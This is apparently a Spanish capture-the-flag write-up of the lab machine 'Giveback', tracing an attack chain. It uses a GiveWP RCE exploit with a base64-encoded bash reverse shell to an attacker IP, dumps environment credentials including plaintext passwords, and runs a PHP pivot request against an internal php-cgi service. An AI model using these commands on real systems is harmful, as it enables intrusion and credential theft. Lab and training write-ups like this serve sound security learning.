<script type="text/javascript" src="http://giveback.htb/wp-includes/js/masonry.min.js?ver=4.2.2" id="masonry-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/jquery.mousewheel.min.js?ver=0.3" id="mousewheel-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/jquery.inview.min.js?ver=0.3" id="inview-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/jquery.slicknav.min.js?ver=0.3" id="slicknav-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/jquery.matchHeight.min.js?ver=0.3" id="matchHeight-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/swiper.js?ver=0.3" id="swiper-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/prognroll.js?ver=0.3" id="prognroll-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/theia-sticky-sidebar.js?ver=0.3" id="theia-sticky-sidebar-js"></script>
<script type="text/javascript" id="bizberg-custom-js-extra">
/*  */
var bizberg_object = {"admin_bar_status":"","slider_loop":"1","slider_speed":"3","autoplay_delay":"6","slider_grab_n_slider":"1","header_menu_color_hover":"","#6ab43e","header_menu_color_hover_sticky":"","#6ab43e","is_transparent_header":"false","primary_header_layout":"left","slide_in_animation":"1","sticky_header_status":"true","sticky_sidebar_margin_top_status":"110","sticky_sidebar_margin_bottom_status":"10","sticky_sidebar_status":"1","rtl":"0"};
/* ]]&gt; */
&lt;/script&gt;
&lt;script type="text/javascript" src="http://giveback.htb/wp-content/themes/bizberg/assets/js/custom.js?ver=0.3" id="bizberg-custom-js"&gt;&lt;/script&gt;
&lt;/body&gt;
&lt;/html&gt;



(kali@kali) [-]
$</pre></div><div data-bbox="139 507 853 791" data-label="Code-Block"><pre>kali-linux-2023.10-virtualbox-amd64 [Comando] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4 6
Developer Tools — The Things We Need — GIVING BACK IS WHAT MATTERS MOST — http://giveback.htb/donations/the-things-we-need/
Console Inspector Debugger Network Style Editor Performance Memory Storage Accessibility Application
give-form.html
&lt;!DOCTYPE html&gt;
&lt;html lang="en-US"&gt;
&lt;head&gt;
&lt;body class="wp-singular give-forms-template-default single single-give f-theme-green-wealth bizberg-sidebar-give-test-mode-give-page" style="overflow: visible;"&gt;
&lt;header id="masthead" class="primary_header_left"&gt;
&lt;!--header section end--&gt;
&lt;div id="container" class="give-wrap container"&gt;
&lt;div id="content" role="main"&gt;
&lt;div id="give-form-17-content" class="post-17 give-forms-type-give-forms status-publish"&gt;
&lt;div class="summary entry-summary give-full-width"&gt;
&lt;div id="give-6927b441cef68" class="give-embed-form-wrapper"&gt;
&lt;iframe id="give-resizer0" name="give-embed-form" src="http://giveback.htb/give/the-things-we-need/give-donation-form-iframe/" data-autoscroll="0" onload="if(defined( 'type_of_give' ) &amp; ( Give::initialFrameResize(this) )" style="border: 0px; visibility: visible; overflow: hidden; height: 2653px; width: 1140px; scrolling="no" data-contentloaded="1"&gt;
&lt;!--document
&lt;!--doctype html&gt;
&lt;html lang="en-US"&gt;
&lt;head&gt;
&lt;body class="give-form-templates give-container-boxed"&gt;
&lt;div id="give-form-17-wrap" class="give-form-wrap give-embed-form give-viewing-form-in-iframe"&gt;
&lt;svg style="display: none;"&gt;
&lt;div class="give-form-header"&gt;
&lt;form id="give-form-17-1" class="give-form give-form-17 give-form-type-multi" action="http://giveback.htb/?payment-mode=manual&amp;form-id=17" data-id="17-1" data-currency-symbol="$" data-currency-code="USD" data-currency-position="before" data-thousands-separator="," data-
m-section.give-donate-no...&gt; div.give-submit-button-wrap.give-clearfi...&gt; input#give-purchase-button.give-submit.g...&gt;</pre></div><div data-bbox="138 803 819 861" data-label="Text"><p><b>Hallazgo Crítico (Análisis Manual):</b> Mediante la inspección del código fuente HTML (Ctrl+U) y los metadatos del sitio, se identificó la presencia del plugin <b>GiveWP</b> en su versión <b>3.14.0</b>.</p></div><div data-bbox="138 874 194 890" data-label="Text"><p>HTML</p></div>
```


<meta name="generator" content="Give v3.14.0" />

Investigando bases de datos de vulnerabilidades públicas, se confirmó que esta versión está afectada por el **CVE-2024-5932**, una vulnerabilidad crítica de *PHP Object Injection* que permite la Ejecución Remota de Código (RCE) sin autenticación.

3. Proceso de Explotación (Acceso Inicial)

Para explotar la vulnerabilidad detectada, se utilizó un *Proof of Concept* (PoC) escrito en Python. Fue necesario realizar un análisis previo del formulario de donaciones en /sample-page/ para extraer los identificadores requeridos por el exploit.




Datos extraídos manualmente:

- give-form-id: 17
- give-form-hash: de002d8f1a

Ejecución del Exploit: Se configuró el script para inyectar un comando en Base64 que estableciera una conexión inversa (*Reverse Shell*) hacia la máquina atacante.

Comando de ataque:

```
python3 CVE-2024-5932-rce.py -u http://giveback.htb/sample-page/ -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTcvNDQ0NCAwPiYx | base64 -d | bash"
```



```
kali@kali:~$ python3 CVE-2024-5932-rce.py -u http://giveback.htb/sample-page/ -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTcvNDQ0NCAwPiYx | base64 -d | bash"
```

Sin título: Bloc de notes


Archivo Edición Formato Ver Ayuda

Javier Gabriel Pinto Chara


Línea 7, columna: 100% Windows (CRLF) UTF-8

U: 0.00 MB/s D: 0.00 MB/s 00:40 27/11/2025

Resultado: Se obtuvo acceso exitoso a la terminal del servidor con el usuario `www-data`. Sin embargo, se identificó que el entorno de ejecución era un contenedor aislado (Docker/Kubernetes) y no el servidor principal, evidenciado por el prompt `I have no name!@....`




AQUÍ YA INGRESAMOS A LA BD:



4. Post-Explotación y Movimiento Lateral

Dentro del entorno comprometido, se procedió a enumerar el sistema para buscar vías de escalada o pivoteo.

Enumeración de Variables de Entorno: Mediante el comando `env`, se recuperaron credenciales sensibles almacenadas en texto claro, utilizadas para la configuración automatizada del contenedor.




```
bash: no job control in this shell
<-548b7bf66c-l4s75:/opt/bitnami/wordpress/wp-admin$ env
env
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
KUBERNETES_SERVICE_PORT_HTTPS=443
WORDPRESS_SMTP_PASSWORD=
WORDPRESS_SMTP_FROM_EMAIL=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
WORDPRESS_RESET_DATA_PERMISSIONS=no
KUBERNETES_SERVICE_PORT=443
WORDPRESS_EMAIL=user@example.com
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
MODULE=wordpress
WORDPRESS_SMTP_FROM_NAME=FirstName LastName
HOSTNAME=beta-vino-wp-wordpress-548b7bf66c-l4s75
WORDPRESS_SMTP_PORT_NUMBER=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WORDPRESS_EXTRA_CLI_ARGS=
APACHE_BASE_DIR=/opt/bitnami/apache
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
WEB_SERVER_DEFAULT_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_PORT_80_TCP_PORT=10.43.4.242:80
WORDPRESS_ENABLE_DATABASE_SSL=no
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
APACHE_DAEMON_USER=daemon
BITNAMI_ROOT_DIR=/opt/bitnami
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WORDPRESS_BASE_DIR=/opt/bitnami/wordpress
WORDPRESS_SCHEME=http
WORDPRESS_LOGGED_IN_SALT=
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
```

Credenciales Halladas:

- **WORDPRESS_DB_PASSWORD:** sW5sp4spa3u7RLyetreK4oS
- **WORDPRESS_PASSWORD:** O8F7KR5zGi (Credencial de alto valor)

Descubrimiento de Red Interna: El análisis de red reveló la existencia de un servicio interno inaccesible desde el exterior:




```
WORDPRESS_SECURE_AUTH_KEY=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
APACHE_TMP_DIR=/opt/bitnami/apache/var/run
APP_VERSION=6.8.1
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
ALLOW_EMPTY_PASSWORD=yes
WP_CLI_DAEMON_USER=daemon
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
WP_CLI_BIN_DIR=/opt/bitnami/wp-cli/bin
WORDPRESS_VERIFY_DATABASE_SSL=yes
OS_NAME=linux
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
APACHE_SERVER_TOKENS=Prod
PATH=/opt/bitnami/apache/bin:/opt/bitnami/common/bin:/opt/bitnami/common/bin:/opt/bitnami/mysql/bin:/opt/bitnami/common/bin:/opt/bitnami/php/bin:/opt/bitnami/php/sbin:/opt/bitnami/apache/bin:/opt/bitnami/mysql/bin:/opt/bitnami/wp-cli/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
WORDPRESS_ENABLE_HTACCESS_PERSISTENCE=no
WORDPRESS_ENABLE_REVERSE_PROXY=no
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
WORDPRESS_SMTP_USER=
WEB_SERVER_TYPE=apache
WORDPRESS_MULTISITE_HOST=
PHP_DEFAULT_MEMORY_LIMIT=512M
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no
WORDPRESS_DATABASE_SSL_CA_FILE=
WEB_SERVER_DAEMON_USER=daemon
OS_ARCH=amd64
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
_=/usr/bin/env
<-548b7bf66c-l4s75:/opt/bitnami/wordpress/wp-admin$
```

- **Host:** 10.43.2.241 (Legacy Intranet Service)
- **Puerto:** 5000

Utilizando scripts en PHP para interactuar con este host interno (técnica de *Server-Side Request Forgery* o Pivot), se recuperó el código HTML del servicio, el cual reveló una configuración "Legacy" de CGI.

Segunda Vulnerabilidad (CVE-2012-1823): El servicio interno (php-cgi) fue identificado como vulnerable a inyección de argumentos. Se realizaron pruebas de concepto enviando peticiones maliciosas al puerto 5000 interno, obteniendo respuestas HTTP 200 OK, lo que confirma la capacidad de ejecución remota en la red interna.



```
OS_ARCH=amd64
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
_=/usr/bin/env
<-548b7bf66c-14s75:/opt/bitnami/wordpress/wp-admin$ php -r '
$fp = fsockopen("10.43.2.241", 5000, $e, $s, 10);
// Usamos -s para colorear/mostrar el código fuente
$out = "GET /cgi-bin/php-cgi?-s HTTP/1.1\r\n";
$out .= "Host: 10.43.2.241\r\nConnection: Close\r\n\r\n";
fwrite($fp, $out);
while (!feof($fp)) echo fgets($fp, 128);
fclose($fp);
'
php -r '
> $fp = fsockopen("10.43.2.241", 5000, $e, $s, 10);
> // Usamos -s para colorear/mostrar el código fuente
> $out = "GET /cgi-bin/php-cgi?-s HTTP/1.1\r\n";
> $out .= "Host: 10.43.2.241\r\nConnection: Close\r\n\r\n";
> fwrite($fp, $out);
> while (!feof($fp)) echo fgets($fp, 128);
> fclose($fp);
> '
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Thu, 27 Nov 2025 04:45:28 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/8.3.3

2
OK
0
<-548b7bf66c-14s75:/opt/bitnami/wordpress/wp-admin$
```

Se ha demostrado un compromiso total de la seguridad perimetral de "Giveback". Se logró:

1. **Acceso inicial:** Explotación de RCE en el plugin GiveWP.
2. **Exfiltración de datos:** Obtención de credenciales administrativas de la base de datos y del sistema.
3. **Compromiso interno:** Identificación y validación de vulnerabilidades críticas en la infraestructura interna oculta.

Debido a la inestabilidad técnica del servicio heredado en la red interna durante la fase final de pruebas, la extracción de los hashes de las banderas (user.txt y root.txt) no pudo completarse mediante la automatización, pero la cadena de ataque crítica ha sido validada y documentada.